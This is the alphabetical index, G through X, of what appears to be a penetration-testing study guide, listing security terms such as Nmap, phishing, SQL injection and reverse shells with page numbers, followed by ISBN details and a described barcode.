**G**

Generic Routing Encapsulation, *See* GRE  
 Golden ticket 272  
 Google hacking 52  
 gray box test 25  
 GRE 203

**H**

hacktivists 25  
 hash 194  
 heap spraying 371  
 hoaxes 81  
 host vulnerability scans 143  
 HSTS 391  
 HTML injection 315  
 HTTP Strict Transport Security, *See* HSTS

**I**

I/O 170  
 ICSs 28, 244  
 impersonation 80  
 industrial control systems, *See* ICSs  
 information gathering 46  
 input/output, *See* I/O  
 input sanitization 393  
 input validation 315  
 insider threats 25  
 Internet of Things, *See* IoT  
 IoT 246

**J**

jailbreak 300  
 jamming 235  
 JTAG connector 301  
 JTAG debugging 301

**K**

Kerberos tickets 257  
 key performance indicators, *See* KPIs  
 KPIs 390

**L**

LAPS 391  
 lateral movement 348  
 lessons learned report, *See* LLR  
 LFI 317  
 Linux distributions 287  
 LLR 411  
 Local Administrator Password Solution, *See* LAPS  
 local exploits 266  
 local file inclusion, *See* LFI  
 LSA secrets 257

**M**

Maltego 58  
 man-in-the-middle attack, *See* MITM attack  
 master service agreement, *See* MSA  
 MDM 395  
 measures 404  
 memory residents 371  
 memory vulnerabilities 270  
 Metasploit 115  
 metrics 404  
 MFA 393  
 MITM attack 209  
 mobile device management, *See* MDM  
 MSA 11  
 multi-factor authentication, *See* MFA

**N**

NAC 225  
 National Vulnerability Database, *See* NVD  
 NDA 12  
 Netcat 362  
 Network Access Control, *See* NAC  
 network mapper, *See* Nmap  
 network mapping 114  
 network scanning 104  
 network shares 132  
 nimda worm 273  
 Nmap 104  
 non-disclosure agreement, *See* NDA  
 null bytes 311  
 null sessions 134  
 NVD 184

**O**

open source intelligence, *See* OSINT  
 operations 167

**OSINT 46****P**

package 290  
 packet crafting 113  
 packet inspection 150  
 parameterized queries 394  
 parameter pollution 312  
 pass the hash 220  
 password cracking 257  
 payloads 190  
 penetration testing, *See* pen testing  
 pen testing  
   authorizations 12  
   benefits of 2  
   budget for 18  
   common processes of 3  
   general considerations 30  
   legal restrictions 14  
   resources and requirements 17  
   rules of engagement 19  
   standards and frameworks 3  
   team preparation 37  
   technical constraints 18  
   tools used in 6  
 persistence 359  
 persistent attack 315  
 pharming 80  
 phishing  
   overview 79  
   types of 80  
 piggybacking 83  
 ping sweep 107  
 pivoting  
   overview 350  
   tools 351  
 Pixie Dust 238  
 PoC 192  
 point-in-time assessment 20  
 point of sale, *See* POS  
 port scanning 108  
 POS 246  
 premerger security testing 31  
 prepared statements, *See* parameterized queries  
 PRGA 235  
 program packing 371  
 promiscuous mode 202  
 proof of concept, *See* PoC  
 pseudorandom generation algorithm, *See*  
 PRGA  
 Python 163

## R

race conditions 319  
 radio-frequency identification, *See* RFID  
 rainbow table attacks 194  
 real-time operating systems, *See* RTOSs  
 reconnaissance 4  
 Recon-*ng* 57  
 reduction 194  
 reflected attacks 315  
 relative ID, *See* RID  
 remote file inclusion, *See* RFI  
 replay attacks 235  
 report disposition 406  
 representational state transfer, *See* REST  
 REST 17  
 RESTful 17  
 reverse engineering 336  
 reverse shells 361  
 RFI 317  
 RFID 96  
 RID 271  
 risk acceptance 29  
 risk appetite 404  
 risk avoidance 29  
 risk mitigation 29  
 risk response 29  
 risk transference 29  
 RTOSs 29, 246  
 Ruby 164  
 rules of engagement 19

## S

SAM 257  
 sandboxes 274  
 SAST 7, 335  
 SCADA 28, 245  
 scheduled tasks 363  
 scope 23  
 scope creep 30  
 scoping  
     checklists 31  
     special considerations 31  
 script kiddies 25  
 scripts 162  
 SDK 17  
 SDLC 396  
 Security Account Manager, *See* SAM  
 Sender Policy Framework, *See* SPF  
 serial console 301  
 Server Message Block, *See* SMB

servers 144  
 shells 361  
 Shodan 55  
 shoulder surfing 83  
 side-loaded 287  
 Simple Object Access Protocol, *See* SOAP  
 singles 190  
 SMB 210  
 SMiShing 80  
 SMS phishing, *See* SMiShing  
 sniffing 202  
 SOAP 17  
 social engineering  
     basic components of 78  
     motivation techniques of 78  
 Software Development Kit, *See* SDK  
 software development life cycle, *See* SDLC  
 SOW 12  
 spam 83  
 spear phishing 80  
 SPF 54  
 spim 83  
 SQL injection 314  
 SSL strip attack 237  
 stager 190  
 statement of work, *See* SOW  
 static application security testing, *See* SAST  
 static code analysis 335  
 stealth scans 111  
 stored attacks 315  
 stress testing 224  
 substitution 165  
 supervisory control and data acquisition, *See* SCADA  
 supply chain security 31  
 swagger document 17  
 SYSKEY 257

## T

tailgating 83  
 target audiences 17  
 targets 27  
 TCP session hijacking 206  
 theHarvester 56  
 threads 266  
 threat actors  
     capabilities and intent of 26  
     overview 25  
 threat models 26  
 trunk link 224  
 trunk port 224

## U

unit testing 254  
URL hijacking 82

## V

variables 164  
Virtual LAN, *See* VLAN  
vishing 80  
VLAN 224  
VLAN hopping 224  
VLAN tag 224  
VM detection 371  
voice phishing, *See* vishing  
vulnerabilities 142  
vulnerability assessment 2  
vulnerability mapping 189  
vulnerability scans 142

## W

WADL 17  
WAPs 234  
weaponization 67  
Web Application Description Language, *See*  
WADL  
Web applications, *See* web apps  
web apps 146  
Web Services Description Language, *See*  
WSDL  
web shells 318  
whaling 80  
white box test 25  
whitelisting 226  
Whois 47  
Wi-Fi Protected Setup, *See* WPS  
Windows kernel 266  
Windows PowerShell 163  
wireless access points, *See* WAPs  
WPS 238  
WSDL 17

## X

XSD 17  
XSRF 316  
XSS 315

ISBN-13 978-1-64274-107-0  
ISBN-10 1-64274-107-8



A standard barcode is positioned vertically. To its right, the number '9 0000' is printed above the barcode. Below the barcode, the numbers '9 781624 741074' are printed.